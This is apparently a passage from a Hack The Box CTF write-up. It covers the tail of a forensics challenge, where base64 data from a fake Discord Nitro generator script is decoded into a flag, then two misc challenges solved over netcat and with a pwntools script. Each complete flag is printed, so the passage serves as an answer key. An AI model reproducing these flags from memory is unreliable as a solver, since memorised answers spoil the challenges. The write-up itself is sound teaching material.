
Email": "YjNXNHIzXzBmX1QwMF9nMDBkXzJfYjNfN

y plain-text input or output that you enter, or we generate is not stored on this site, this tool is provided
an HTTPS URL to ensure that text cannot be stolen.

Among other details, It had a base64 encoded data in the *Email* field:


```
Write-Host "Success! Discord Nitro Keys:"
$keys = GenerateDiscordNitroCodes -numberOfCodes 5 -codeLength 16
$keys | ForEach-Object { Write-Output $_ }

# Decoded: ui(ETBwyXØU(î6Nx[    { "ID":  "1212103240066535494",        "Email":  "YjNXNHIzXzBmX1QwMF9nMDBkXzJfYjNfN3J1M18wZmYzcjV9",        "GlobalName":  "phreaks
```

Decoding of this data helped to get the second part of the flag.



```
YjNXNHIzXzBmX1QwMF9nMDBkXzJfYjNfN3J1M18wZmYzcjV9
```

```
b3W4r3_0f_T00_g00d_2_b3_7ru3_0ff3r5}
```


Flag

HTB{fr33_N17r0G3n_3xp053d!_b3W4r3_0f_T00_g00d_2_b3_7ru3_0ff3r5}

Misc

Character

Challenge description



CHALLENGE NAME


Character

Security through Induced Boredom is a personal favourite approach of mine. Not as exciting as something like The Fray, but I love making it as tedious as possible to see my secrets, so you can only get one character at a time!


Step by step guide

It was a simple challenge where a player was tasked to provide an appropriate char index in order to retrieve the final flag char by char. So, there were basically two methods on how to solve the challenge:

- manually enter required index and concatenate the flag
- write a script that will do it for you



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc 200~83.136.250.140 50173
200~83.136.250.140: forward host lookup failed: Unknown host

┌──(kali㉿kali)-[~/Desktop]
└─$ nc 83.136.250.140 50173
Which character (index) of the flag do you want? Enter an index: 0
Character at Index 0: H
Which character (index) of the flag do you want? Enter an index: 1
Character at Index 1: T
Which character (index) of the flag do you want? Enter an index: 2
Character at Index 2: B
Which character (index) of the flag do you want? Enter an index: 3
Character at Index 3: {
Which character (index) of the flag do you want? Enter an index: 4
Character at Index 4: t
Which character (index) of the flag do you want? Enter an index: 
```




```
Character at Index 95: 3
Which character (index) of the flag do you want? Enter an index: 96
Character at Index 96: _
Which character (index) of the flag do you want? Enter an index: 97
Character at Index 97: l
Which character (index) of the flag do you want? Enter an index: 98
Character at Index 98: 0
Which character (index) of the flag do you want? Enter an index: 99
Character at Index 99: n
Which character (index) of the flag do you want? Enter an index: 100
Character at Index 100: g
Which character (index) of the flag do you want? Enter an index: 101
Character at Index 101: !
Which character (index) of the flag do you want? Enter an index: 102
Character at Index 102: !
Which character (index) of the flag do you want? Enter an index: 103
Character at Index 103: }
Which character (index) of the flag do you want? Enter an index: 104
Index out of range!
Which character (index) of the flag do you want? Enter an index:
```

Flag

HTB{tH15_1s_4_r3aLly_l0nG_fL4g_i_h0p3_f0r_y0Ur_s4k3_tH4t_y0U_sCr1pTEd_tH1s_oR_els3_iT_t0oK_qU1t3_l0ng!!}

Stop Drop and Roll

Challenge description




CHALLENGE NAME

Stop Drop and Roll


The Fray: The Video Game is one of the greatest hits of the last... well, we don't remember quite how long. Our "computers" these days can't run much more than that, and it has a tendency to get repetitive...

Step by step guide

As in case with the previous challenge from this category, we had a deal with the terminal that had certain rules for the game and only when a user provided the correct response, at some point it was possible to retrieve a flag. Here is how it looks like:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc 94.237.53.58 35591
===== THE FRAY: THE VIDEO GAME =====
Welcome!
This video game is very simple
You are a competitor in The Fray, running the GAUNTLET
I will give you one of three scenarios: GORGE, PHREAK or FIRE
You have to tell me if I need to STOP, DROP or ROLL
If I tell you there's a GORGE, you send back STOP
If I tell you there's a PHREAK, you send back DROP
If I tell you there's a FIRE, you send back ROLL
Sometimes, I will send back more than one! Like this:
GORGE, FIRE, PHREAK
In this case, you need to send back STOP-ROLL-DROP!
Are you ready? (y/n)
```




```
└─$ nc 94.237.54.30 32411
===== THE FRAY: THE VIDEO GAME =====
Welcome!
This video game is very simple
You are a competitor in The Fray, running the GAUNTLET
I will give you one of three scenarios: GORGE, PHREAK or FIRE
You have to tell me if I need to STOP, DROP or ROLL
If I tell you there's a GORGE, you send back STOP
If I tell you there's a PHREAK, you send back DROP
If I tell you there's a FIRE, you send back ROLL
Sometimes, I will send back more than one! Like this:
GORGE, FIRE, PHREAK
In this case, you need to send back STOP-ROLL-DROP!
Are you ready? (y/n) y
Ok then! Let's go!
PHREAK, GORGE
What do you do? DROP-STOP
GORGE
What do you do? STOP
GORGE, GORGE
What do you do? STOP-STOP
PHREAK, FIRE, GORGE, GORGE
What do you do? DROP-ROLL-STOP-STOP
FIRE, GORGE
What do you do? ROLL-STOP
GORGE, PHREAK, FIRE
What do you do? STOP-DROP-ROLL
PHREAK, PHREAK, FIRE, GORGE, FIRE
What do you do?
```

In order to solve the challenge I decided to write the following python script with a help of AI tools:

```
from pwn import *
import time

# context.log_level = 'debug'

def play_the_fray(scenarios):
        # Mapping of scenarios to actions
        actions_map = {
        "GORGE": "STOP",
        "PHREAK": "DROP",
        "FIRE": "ROLL"
        }

        print(f'Raw scenarios: {scenarios}')
        # Split the input scenarios by comma to handle multiple scenarios
        processed_input = str(scenarios).split('\\n')
        if len(processed_input) > 2:
        scenarios_list = str(scenarios).split('\\n')[1].split('What do you do?')[0].split(', ')
        else:
        scenarios_list = str(scenarios).split('\\n')[0].split('What do you do?')[0].split(', ')
        scenarios_list[0] = scenarios_list[0].split('b\'')[1]
        scenarios_list[-1] = scenarios_list[-1].split('\'')[0]
        print(f'Scenarios: {str(scenarios_list)}')

        # Translate each scenario to its corresponding action
        actions = [actions_map[scenario] for scenario in scenarios_list]

        # Join the actions with dashes and return the result
        return "-".join(actions)

def main():
        p = remote('94.237.54.30', 32411)

        p.recvuntil(b'(y/n) ')
        p.sendline(str('y').encode())

        # iterator
        i = 0
        while True:
        if i >= 485:
        time.sleep(1)
        if i >= 498:
        user_answer = input('What to do next? 1 - recvline and process, 2 - send, 3 - recvline ')
        if user_answer == '1':
        challenge = p.recvuntil(b'do you do? ').strip()
        print(f'Challenge ({i}): {challenge.decode()}')
        solution = play_the_fray(challenge)
        print(f'Solution: {solution}')
        elif user_answer == '2':
        user_input = input('Specify input: ')
        p.sendline(str(user_input).encode())
        elif user_answer == '3':
        challenge = p.recvall().strip()
        print(f'Challenge: {challenge}')
        # question = p.recvline().strip()
        else:
        challenge = p.recvuntil(b'do you do? ').strip()
        solution = play_the_fray(challenge)
        print(f'Solution: {solution}')
        p.sendline(str(solution).encode())
        log.info('Iteration {}: {} {}'.format(i, challenge.decode(), solution))
        i += 1

        p.recvuntil(b'}')
        log.success(p.recvline())

if __name__ == '__main__':
        main()
```

The issue was that at the later stages closer to the final rounds it was hard to retrieve the final flag in a fully automatic way. Script was freezing while waiting for the server response and, as a result, failed. It started working in this way approximately after the successful 490 or more operations. That's why I've added appropriate code that will pass control over further communication with the server to a user and by manually selecting required operations (*receive data from the server*, *send data to the server*) it was possible to finally retrieve the flag:



```
Challenge (500): PHREAK, FIRE
What do you do?
Raw scenarios: b'PHREAK, FIRE\nWhat do you do?'
Scenarios: ['PHREAK', 'FIRE']
Solution: DROP-ROLL
What to do next? 1 - recvline and process, 2 - send, 3 - recvline 2
Specify input: DROP-ROLL
What to do next? 1 - recvline and process, 2 - send, 3 - recvline 3
[x] Receiving all data
[x] Receiving all data: 0B
[x] Receiving all data: 71B
[+] Receiving all data: Done (71B)
[*] Closed connection to 94.237.54.30 port 32411
Challenge: b'Fantastic work! The flag is HTB{1_wiLl_sT0p_dR0p_4nD_r0Ll_mY_w4Y_oUt!}'
What to do next? 1 - recvline and process, 2 - send, 3 - recvline
```

Flag

HTB{1_wiLl_sT0p_dR0p_4nD_r0Ll_mY_w4Y_oUt!}